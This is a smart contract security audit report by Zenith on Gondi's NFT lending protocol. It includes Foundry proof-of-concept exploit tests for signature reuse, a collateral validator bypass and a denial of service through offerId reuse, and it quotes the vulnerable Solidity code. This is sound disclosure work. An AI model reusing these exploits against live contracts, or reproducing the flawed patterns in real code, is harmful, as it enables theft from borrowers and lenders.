
Zenith

Gondi

Smart Contract Security Assessment

VERSION 1.1



AUDIT DATES: August 25th to August 27th, 2025

AUDITED BY: Spicymeatball
oakcobalt

Contents

1 Introduction

1.1 About Zenith

Zenith assembles auditors with proven track records: finding critical vulnerabilities in public audit competitions.

Our audits are carried out by a curated team of the industry's top-performing security researchers, selected for your specific codebase, security needs, and budget.

Learn more about us at https://zenith.security.

1.2 Disclaimer

This report reflects an analysis conducted within a defined scope and time frame, based on provided materials and documentation. It does not encompass all possible vulnerabilities and should not be considered exhaustive.

The review and accompanying report are presented on an "as-is" and "as-available" basis, without any express or implied warranties.

Furthermore, this report neither endorses any specific project or team nor assures the complete security of the project.

1.3 Risk Classification

SEVERITY LEVEL	IMPACT: HIGH	IMPACT: MEDIUM	IMPACT: LOW
Likelihood: High	Critical	High	Medium
Likelihood: Medium	High	Medium	Low
Likelihood: Low	Medium	Low	Low

2 Executive Summary

2.1 About Gondi Protocol

GONDI is a decentralized peer-to-peer non-custodial NFT lending protocol that aims to offer the most flexible and capital-efficient primitive.

GONDI V3 retains everything users love about GONDI, including pro-rata interest, instant loan refinance, and the lowest gas fees. It also introduces Tranche Seniority, enabling precise risk management. With feature upgrades and a streamlined user experience, GONDI V3 is the most advanced and efficient NFT lending protocol.

2.2 Scope

The engagement involved a review of the following targets:

Target	florida-contracts
Repository	https://github.com/pixeldaogg/florida-contracts
Commit Hash	`e18f019d3a1fcbb4ea72845056dd8720b6c0bfdf`
Files	`Changes in PR-480`

2.3 Audit Timeline

August 25, 2025	Audit start
August 27, 2025	Audit end
September 1, 2025	Report published

2.4 Issues Found

SEVERITY	COUNT
Critical Risk	1
High Risk	1
Medium Risk	2
Low Risk	0
Informational	1
Total Issues	**5**

3

Findings Summary

ID	Description	Status
C-1	Malicious lender can reuse borrower's executionData signature for profit	Resolved
H-1	checkValidators for-loop logic is vulnerable to borrower exploit	Resolved
M-1	Vulnerable _checkSignature due to incorrect ExecutionData Hash	Resolved
M-2	Vulnerable OfferId check allows DOS pool borrowing	Acknowledged
I-1	Redundant code - signature is checked twice	Resolved

4 Findings

4.1 Critical Risk

A total of 1 critical risk findings were identified.

[C-1] Malicious lender can reuse borrower's executionData signature for profit

SEVERITY: Critical	IMPACT: High
STATUS: Resolved	LIKELIHOOD: High

Target

- MultiSourceLoan.sol#L342

Description:

The `refinanceFromLoanExecutionData` allows a borrower's signature for loan execution data to be reused by a malicious lender to perform multiple refinance operations without the borrower's consent.

When a borrower signs execution data for an initial loan, this signature is only bound to the execution data itself, not to a specific operation (like emitLoan vs refinance) or to a specific loan ID. The signature verification in `_checkSignature` only verifies that the borrower signed the execution data, but there is no mechanism such as nonce or domain seperator to prevent signature re-use or cross-use among similar functions.

```
    function refinanceFromLoanExecutionData(
        uint256 _loanId,
        Loan calldata _loan,
        LoanExecutionData calldata _loanExecutionData
    ) external nonReentrant returns (uint256, Loan memory) {
        if (msg.sender != _loan.borrower) {
▷           _checkSignature(_loan.borrower,
    _loanExecutionData.executionData.hash(),
    _loanExecutionData.borrowerOfferSignature);
        }
...
```

- MultiSourceLoan.sol#L324

Attack path:

1. A loan is emitted for a borrower through borrower signature.
2. The malicious lender immediately backruns with `refinanceFromLoanExecutionData` for the borrower with borrower's signature.
3. Malicious lender's tx passed the signature expiration check because both emitloan and refinance settled on the same block.
4. Borrower is forced to pay lender fees more than once.

If the lender can execute this tx multiple times in the same block (or before signature expiration timestamp). The lender forced the borrower to pay a multitude of lender fees.

Impact: High - Multiple attacks are possible to force multiple fee payments from the borrower.

Likelihood: High - Any emitLoan transaction executed with the borrower's signature can be vulnerable.

See added unit test:

```
//test/loans/MultiSourceLoan.t.sol

    function testMaliciousRefinanceSignatureReuse() public {
        // Setup with a specific borrower using a private key for signing
        uint256 privateKey = 10;
        address borrower2 = vm.addr(privateKey);
        uint256 token2 = collateralTokenId + 1;

        // Create a loan offer with a fee
        IMultiSourceLoan.LoanOffer memory loanOffer = _getSampleOffer(
            collateralCollection,
            token2,
            _INITIAL_PRINCIPAL
        );

        loanOffer.capacity = 5000000e18;
        loanOffer.fee = _INITIAL_PRINCIPAL / 100;

        // Setup tokens and approvals
        testToken.mint(loanOffer.lender, _INITIAL_PRINCIPAL * 10000);
        testToken.mint(borrower2, _INITIAL_PRINCIPAL * 10000);
        vm.prank(borrower2);
        testToken.approve(address(_msLoan), type(uint256).max);

        // Setup collateral
        collateralCollection.mint(borrower2, token2);
```

```
    vm.prank(borrower2);
    collateralCollection.approve(address(_msLoan), token2);
    loanOffer.nftCollateralTokenId = token2;

    // Prepare loan execution data
    loanOffer.duration = 30 days;
    IMultiSourceLoan.LoanExecutionData
        memory lde = _sampleLoanExecutionData(loanOffer);
    lde.executionData.tokenId = token2;
    lde.borrower = borrower2;

    // Generate borrower's signature
    bytes32 executionDataHash =
_msLoan.DOMAIN_SEPARATOR().toTypedDataHash(
        lde.executionData.hash()
    );
    (uint8 vOffer, bytes32 rOffer, bytes32 sOffer) = vm.sign(
        privateKey,
        executionDataHash
    );
    lde.borrowerOfferSignature = abi.encodePacked(rOffer, sOffer,
vOffer);

    // First loan
    (uint256 loanId, IMultiSourceLoan.Loan memory loan) =
_msLoan.emitLoan(
        lde
    );

    // Reuse signature
    uint256 initBalance = testToken.balanceOf(loanOffer.lender);

    // Malicious lender reuses borrower's signature multiple times
    for (uint i = 0; i < 3; i++) {
        vm.prank(loanOffer.lender); // Malicious lender initiates
refinance
        (loanId, loan) = _msLoan.refinanceFromLoanExecutionData(
            loanId,
            loan,
            lde
        );
    }

    // Verify that the lender's balance increased due to multiple fee
collections
    uint256 finalBalance = testToken.balanceOf(loanOffer.lender);
    assertGt(
```

```
            finalBalance,
            initBalance,
            "Lender's balance should increase due to fees"
        );
    }
```

Test results:

```
Ran 1 test for test/loans/MultiSourceLoan.t.sol:MultiSourceLoanTest
[PASS] testMaliciousRefinanceSignatureReuse() (gas: 567991)
Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 14.96ms (8.26ms
    CPU time)
```

Recommendations:

Consider only allowing the borrower to run `refinanceFromLoanExecutionData`:

```
...
        if (msg.sender != _loan.borrower) {
            revert InvalidCallerError();
        }
```

Gondi: Resolved with [PR-486]

Zenith: Verified. Incrementing `loanId` is added in executionData to prevent signature reuse.

4.2 High Risk

A total of 1 high risk findings were identified.

[H-1] checkValidators for-loop logic is vulnerable to borrower exploit

`SEVERITY:` High	`IMPACT:` High
`STATUS:` Resolved	`LIKELIHOOD:` Medium

Target

- MultiSourceLoan.sol#L883
- MultiSourceLoan.sol#L889

Description:

The new `checkValidators` logic has a backward incompatibility issue that could allow a borrower to bypass tokenId validation when a lender has specified a particular tokenId in their offer.

The key issue is the change in check logic between the old and new `checkValidators` that create edge cases that are not backward compatible.

Old implementation: The check has a prioritized check for `nftCollateralTokenId != 0`, which is the condition for an exact tokenId match requirement.

```
function _checkValidators(LoanOffer calldata _loanOffer, uint256 _tokenId)
    private view {
        uint256 offerTokenId = _loanOffer.nftCollateralTokenId;
▷       if (_loanOffer.nftCollateralTokenId != 0) {
▷           if (offerTokenId != _tokenId) {
                revert InvalidCollateralIdError();
            }
        } else {
            uint256 totalValidators = _loanOffer.validators.length;
            if (totalValidators == 0 && _tokenId != 0) {
                revert InvalidCollateralIdError();
            } else if ((totalValidators == 1) &&
    _loanOffer.validators[0].validator == address(0)) {
```

```
                return;
            }
            for (uint256 i = 0; i < totalValidators;) {
                IBaseLoan.OfferValidator memory thisValidator
    = _loanOffer.validators[i];

    IOfferValidator(thisValidator.validator).validateOffer(_loanOffer,
    _tokenId, thisValidator.arguments);
                unchecked {
                    ++i;
                }
            }
```

New implementation: The new check removed the `nftCollateralTokenId != 0` check condition entirely. All the checks are prioritized based on `_loanOffer.validators.length` instead.

```
    function _checkValidators(LoanOffer calldata _loanOffer,
    address _nftCollateralAddress, uint256 _tokenId) private view {
        uint256 totalValidators = _loanOffer.validators.length;
        address offerCollateralAddress = _loanOffer.nftCollateralAddress;
        uint256 offerCollateralTokenId = _loanOffer.nftCollateralTokenId;

        bool matchAddress = _loanOffer.nftCollateralAddress ==
    _nftCollateralAddress;
        bool matchTokenId = _loanOffer.nftCollateralTokenId == _tokenId;
        bool isFullContractOffer = totalValidators == 1 &&
    _loanOffer.validators[0].validator == address(0);
▷       if ((totalValidators == 0 && !(matchAddress && matchTokenId)) ||
    (isFullContractOffer && !matchAddress)) {
            revert InvalidCollateralError();
        }

        for (uint256 i = 0; i < totalValidators; ++i) {
            IBaseLoan.OfferValidator memory validator
    = _loanOffer.validators[i];▷
 ▷          if(validator.validator == address(0)) continue;
            IOfferValidator(validator.validator).validateOffer(
                _loanOffer, _nftCollateralAddress, _tokenId,
    validator.arguments
            );
```

The edge case: When totalValidators >1, it relies on validators to verify tokenId. But when the borrower provides empty validator addresses, the for-loop is simply skipped, bypassing `IOfferValidator(validator.validator).validateOffer` call.

Example of a valid LoanOffer that enforces exact tokenId check in old version ,but will bypass all checks in the new version:

```
IMultiSourceLoan.LoanOffer memory loanOffer = IMultiSourceLoan.LoanOffer({
...
    nftCollateralTokenId: 789, // Non-zero tokenId, enforces exact match in
    old implementation
...
    validators: new IBaseLoan.OfferValidator[](2) // Two empty validators
});

// Setting up two empty validators
loanOffer.validators[0] = IBaseLoan.OfferValidator(address(0),
    abi.encode(0));
loanOffer.validators[1] = IBaseLoan.OfferValidator(address(0),
    abi.encode(0));
```

Impact: Borrowers can submit any tokenId bypassing an EOA/custom contract lender's exact collateralTokenId requirement. This can cause lender taking on higher risks because borrower can get the same amount of principal but with a cheaper tokenId.

Likelihood : For existing EOA or custom contract lenders, their logic of loan validations can be based on `nftCollateralTokenId ≠ 0`, which works as intended with existing logic. The subtle change in new `_checkValidators` can cost them hidden edge cases that can be exploited by savvy borrowers.

See added unit test:

```
//test/loans/MultiSourceLoan.t.sol

    function testExploitWithDifferentTokenId() public {
        // Step 1: Setup the loan offer with a specific tokenId and multiple
    empty validators
        IMultiSourceLoan.LoanOffer memory loanOffer = _getSampleOffer(
            collateralCollection,
            collateralTokenId, // Loan offer specifies collateralTokenId
            _INITIAL_PRINCIPAL
        );
        loanOffer.nftCollateralTokenId = collateralTokenId; // Non-zero
    tokenId
        IBaseLoan.OfferValidator[]
            memory validators = new IBaseLoan.OfferValidator[](2);
        validators[0] = IBaseLoan.OfferValidator(address(0), abi.encode(0));
        validators[1] = IBaseLoan.OfferValidator(address(0), abi.encode(0));
        loanOffer.validators = validators;

        // Step 2: Mint a different token for the borrower and approve
```

```
        uint256 differentTokenId = collateralTokenId + 1;
        collateralCollection.mint(_borrower, differentTokenId);
        vm.prank(_borrower);
        collateralCollection.approve(address(_msLoan), differentTokenId);

        // Step 3: Mint tokens for the lender and approve
        testToken.mint(loanOffer.lender, loanOffer.principalAmount);
        vm.prank(loanOffer.lender);
        testToken.approve(address(_msLoan), loanOffer.principalAmount);

        // Step 4: Prepare loan execution data with a different tokenId
        IMultiSourceLoan.LoanExecutionData
            memory lde = _sampleLoanExecutionData(loanOffer);
        lde.executionData.tokenId = differentTokenId; // Borrower sends
    differentTokenId
        lde.borrower = _borrower;

        // Step 5: Attempt to emit loan
        vm.prank(_borrower);
        _msLoan.emitLoan(lde);

        // Verify that the loan was emitted successfully with the different
    tokenId
        assertEq(
            collateralCollection.ownerOf(differentTokenId),
            address(_msLoan)
        );
        assertEq(testToken.balanceOf(_borrower), loanOffer.principalAmount);
    }
```

Test results:

```
Ran 1 test for test/loans/MultiSourceLoan.t.sol:MultiSourceLoanTest
[PASS] testExploitWithDifferentTokenId() (gas: 290648)
Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 7.87ms
    (892.00µs CPU time)
```

Recommendations:

To prevent edge case exploits, consider re-introducing the `if (_loanOffer.nftCollateralTokenId != 0) {//check exact id match` logic before other checks‘.

Gondi: Resolved with [PR-484]

Zenith: Verified. Added `_loanOffer.nftCollateralTokenId ≠ 0` logic for backward compatibility.

4.3 Medium Risk

A total of 2 medium risk findings were identified.

[M-1] Vulnerable _checkSignature due to incorrect ExecutionData Hash

SEVERITY: Medium	IMPACT: Medium
STATUS: Resolved	LIKELIHOOD: Medium

Target

- IMultiSourceLoan.sol#L62

Description:

In PR480, a new `nftCollateralAddress` field is added in `struct ExecutionData`. However, the hash method for `ExecutionData` is not updated and doesn't hash the new field.

1. When a borrower signs an ExecutionData object, the signature doesn't commit to a specific NFT collection address. _checkSignature will allow executionData with any `nftCollateralAddress` to pass.
2. A malicious actor could use this signature with a different NFT collection address than what the borrower intended.

```
//src/interfaces/loans/IMultiSourceLoan.sol
    struct ExecutionData {
        OfferExecution[] offerExecution;
▷      address nftCollateralAddress; //@audit-info new field
        uint256 tokenId;
        uint256 duration;
        uint256 expirationTime;
        address principalReceiver;
        bytes callbackData;
    }
```

```
//src/lib/utils/Hash.sol
    function hash(IMultiSourceLoan.ExecutionData memory _executionData)
```

```
    internal pure returns (bytes32) {
...
        //@audit Hash method is not updated with the new field
        return keccak256(
            abi.encode(
                _EXECUTION_DATA_HASH,
                keccak256(encodedOfferExecution),
                _executionData.tokenId,
                _executionData.duration,
                _executionData.expirationTime,
                _executionData.principalReceiver,
                keccak256(_executionData.callbackData)
            )
        );
    }
```

Attack Path: The attack is particularly relevant with the MultiAddressValidator.sol, which is designed to allow lenders to accept multiple NFT collection addresses:

1. A borrower signs an ExecutionData for a loan using a specific NFT collection (e.g., a lower-value NFT)
2. A malicious actor (could be the lender or anyone with the signature) can substitute a different NFT collection address (e.g., a higher-value NFT from the borrower's wallet)
3. `_checkSignature` will still pass because nftCollateralAddress isn't part of the hash
4. The MultiAddressValidator will allow this substitution as long as:

The new NFT collection is in the list of allowed addresses in the validator.

Impact: High - Medium

1. A borrower could have a more valuable NFT used as collateral than they intended.
2. A malicious lender could also exploit this by allowing higher value nft collections disproportionate to the loan terms and prey on borrowers who agree to take on a small loan but have previously approved valuable nft collections to the loan contract.

Likelihood: Medium

1. For borrowers who interact with MultisourceLoan.sol before likely have different nft collections or principal asset approval set.
2. Malicious lenders have incentives to exploit recurring borrowers with multiple NFT collection approvals.

Recommendations:

Update the `hash` method for `ExecutionData` to include `nftCollateralAddress`.

Gondti: Resolved with [PR-485]

Zenith: Verified. The hash method is revised with `nftCollateralAddress`.

[M-2] Vulnerable OfferId check allows DOS pool borrowing

SEVERITY: Medium	IMPACT: Medium
STATUS: Acknowledged	LIKELIHOOD: Medium

Target

- MultiSourceLoan.sol#L794
- MultiSourceLoan.sol#L808

Description:

The current implementation of `_validateOfferExecution` in MultiSourceLoan.sol allows a malicious borrower to deny service to other borrowers attempting to use the same lending pool by frontrunning their transactions with the same offerId and zero-capacity offer.

In the `_validateOfferExecution` function, the code checks if an offer is cancelled.

```
if (isOfferCancelled[_lender][offerId]) {
    revert CancelledOrExecutedOfferError(_lender, offerId);
}
```

And later checks offer capacity:

```
if (
    (offer.capacity ≠ 0) &&
    (_used[_lender][offer.offerId] + _offerExecution.amount >
        offer.capacity)
) {
    revert MaxCapacityExceededError();
}
```

When an offer has capacity == 0, it's treated as a one-time offer and gets marked as cancelled after execution:

```
if (offer.capacity ≠ 0) {
    unchecked {
        _used[lender][offer.offerId] += amount;
    }
} else {
```

```
    isOfferCancelled[lender][offer.offerId] = true;
}
```

Attack Vector: An existing borrower of a lending pool can target pending borrower tx of the same pool.

1. The attacker frontrun with `refinanceFromLoanExecutionData` with pending borrower tx's offerId and set refinance offer capacity to 0.
2. The attacker's refinance tx settles. In MultiSourceLoan.sol, `isOfferCancelled[lender][offer.offerId]` is set to true.
3. The pending borrower tx is reverted due to a failed `isOfferCancelled` check.

This is particularly problematic because:

1. In the current loanManager(pool), offerId is not validated or tracked.
2. The attacker only pays gas and a lender fee, which can be trivial for refinancing a small loan.
3. Based on [doc](), pool's utilization rate is tied to loanManger's borrowing interest rate. An existing borrower with planned large borrows can perform the attack to DOS larger borrow txs to avoid risk of interest rate jump.

Impact: Medium - DOS other borrower tx in the same pool. Indirectly manipulating the utilization rate /future interests of the pool.

Likelihood: Medium - Any existing borrowers in the pool can perform the attack. The cost of an attack is lower with a smaller existing loan.

See added unit test:

```
//src/lib/loans/MultiSourceLoan.sol
    function testDOSAttackOnOfferId() public {
        // Step1: Setup initial loan for the attacker manually - attacker
    can choose a cheap principal asset and a small loan
        uint256 privateKey = 10;
        address attacker = vm.addr(privateKey);
        uint256 tokenId = collateralTokenId + 1;

        // Create a loan offer for the attacker
        IMultiSourceLoan.LoanOffer memory attackerLoanOffer
    = _getSampleOffer(
            collateralCollection,
            tokenId,
            _INITIAL_PRINCIPAL
        );
```

```
    attackerLoanOffer.capacity = 0;
    attackerLoanOffer.fee = _INITIAL_PRINCIPAL / 10000; //attacker takes
a low fee loan to minimize cost

    // Setup tokens and approvals for the attacker
    testToken.mint(attackerLoanOffer.lender, _INITIAL_PRINCIPAL
* 10000);
    testToken.mint(attacker, _INITIAL_PRINCIPAL * 10000);
    vm.prank(attacker);
    testToken.approve(address(_msLoan), type(uint256).max);

    // Setup collateral for the attacker
    collateralCollection.mint(attacker, tokenId);
    vm.prank(attacker);
    collateralCollection.approve(address(_msLoan), tokenId);
    attackerLoanOffer.nftCollateralTokenId = tokenId;

    // Prepare loan execution data for the attacker
    attackerLoanOffer.duration = 30 days;
    IMultiSourceLoan.LoanExecutionData
        memory attackerLDE
= _sampleLoanExecutionData(attackerLoanOffer);
    attackerLDE.executionData.tokenId = tokenId;
    attackerLDE.borrower = attacker;

    // Generate attacker's signature
    bytes32 executionDataHash
= _msLoan.DOMAIN_SEPARATOR().toTypedDataHash(
        attackerLDE.executionData.hash()
    );
    (uint8 vOffer, bytes32 rOffer, bytes32 sOffer) = vm.sign(
        privateKey,
        executionDataHash
    );
    attackerLDE.borrowerOfferSignature = abi.encodePacked(
        rOffer,
        sOffer,
        vOffer
    );

    // First loan for the attacker
    (uint256 loanId, IMultiSourceLoan.Loan memory loan)
= _msLoan.emitLoan(
        attackerLDE
    );
    //Step2:  A victim created an emitLoan tx in the target pool.  The
attacker front-run with the victim's offerId with a refinance
```

```
        // Create a victim's loan offer with a significant principal amount
        IMultiSourceLoan.LoanOffer memory victimLoanOffer = _getSampleOffer(
            collateralCollection,
            collateralTokenId,
            _INITIAL_PRINCIPAL * 10 // Significant amount for victim
        );

        // Use the attacker's loanOffer but modify the offerId to match the
    victim's
        attackerLoanOffer.offerId = victimLoanOffer.offerId; // Match
    victim's offerId

        // Prepare loan execution data for the attacker with modified offerId
        attackerLDE = _sampleLoanExecutionData(attackerLoanOffer);

        // Attacker uses refinanceFromLoanExecutionData with modified offerId
        vm.startPrank(attacker);
        _msLoan.refinanceFromLoanExecutionData(loanId, loan, attackerLDE);
        vm.stopPrank();

        // Prepare loan execution data for the victim
        IMultiSourceLoan.LoanExecutionData
            memory victimLDE = _sampleLoanExecutionData(victimLoanOffer);

        //Step3:  Targeted victim's emitLoan reverted
        // Attempt to execute victim's transaction, expecting it to revert
        vm.expectRevert(
            abi.encodeWithSignature(
                "CancelledOrExecutedOfferError(address,uint256)",
                victimLoanOffer.lender,
                victimLoanOffer.offerId
            )
        );
        _msLoan.emitLoan(victimLDE);
        //Future steps:  attacker can continue to use the same attack to DOS
    other borrowers emitLoan from the target pool.
    }
```

Test results:

```
Ran 1 test for test/loans/MultiSourceLoan.t.sol:MultiSourceLoanTest
[PASS] testDOSAttackOnOfferId() (gas:  461333)
Suite result:  ok.  1 passed; 0 failed; 0 skipped; finished in 10.00ms (3.14ms
    CPU time)
```

Recommendations:

If `offerId` is irrelavent for a LoanManger(lending pool), consider only check `_used[_lender][offer.offerId]` and `isOfferCancelled[_lender][offerId]` in `_validateOfferExecution` when the `_lender` is not a registered LoanManager.

Gondi: Acknowledged with comments: `If in the future we have a pool that implements logic around w/ capacity or offerId this can be considered in that implementation.`

Zenith: The borrower can resubmit the tx with a different offerId if the attacker doesn't repeat the attack with the new offerId. Given that the current pool implementation doesn't rely on capacity or offerId, this is not considered an urgent concern.

4.4 Informational

A total of 1 informational findings were identified.

[I-1] Redundant code - signature is checked twice

SEVERITY: Informational	IMPACT: Informational
STATUS: Resolved	LIKELIHOOD: Low

Target

- MultiSourceLoan.sol#L324

Description:

`refinanceFromLoanExecutionData` checks the same borrower signature twice. The second check is enforced in `_validateExecutionData`.

```
    function refinanceFromLoanExecutionData(
...
    ) external nonReentrant returns (uint256, Loan memory) {
        if (msg.sender ≠ _loan.borrower) {
▷           _checkSignature(_loan.borrower,
    _loanExecutionData.executionData.hash(),
    _loanExecutionData.borrowerOfferSignature);
        }
...
▷         _validateExecutionData(_loanExecutionData, borrower);
```

```
function _validateExecutionData(LoanExecutionData calldata _executionData,
    address _borrower) private view {
    if (msg.sender ≠ _borrower) {
        _checkSignature(_borrower, _executionData.executionData.hash(),
    _executionData.borrowerOfferSignature);
    }
```

Recommendations:

Consider removing the first signature check.

Gondi: Resolved with [PR-483]

Zenith: Verified.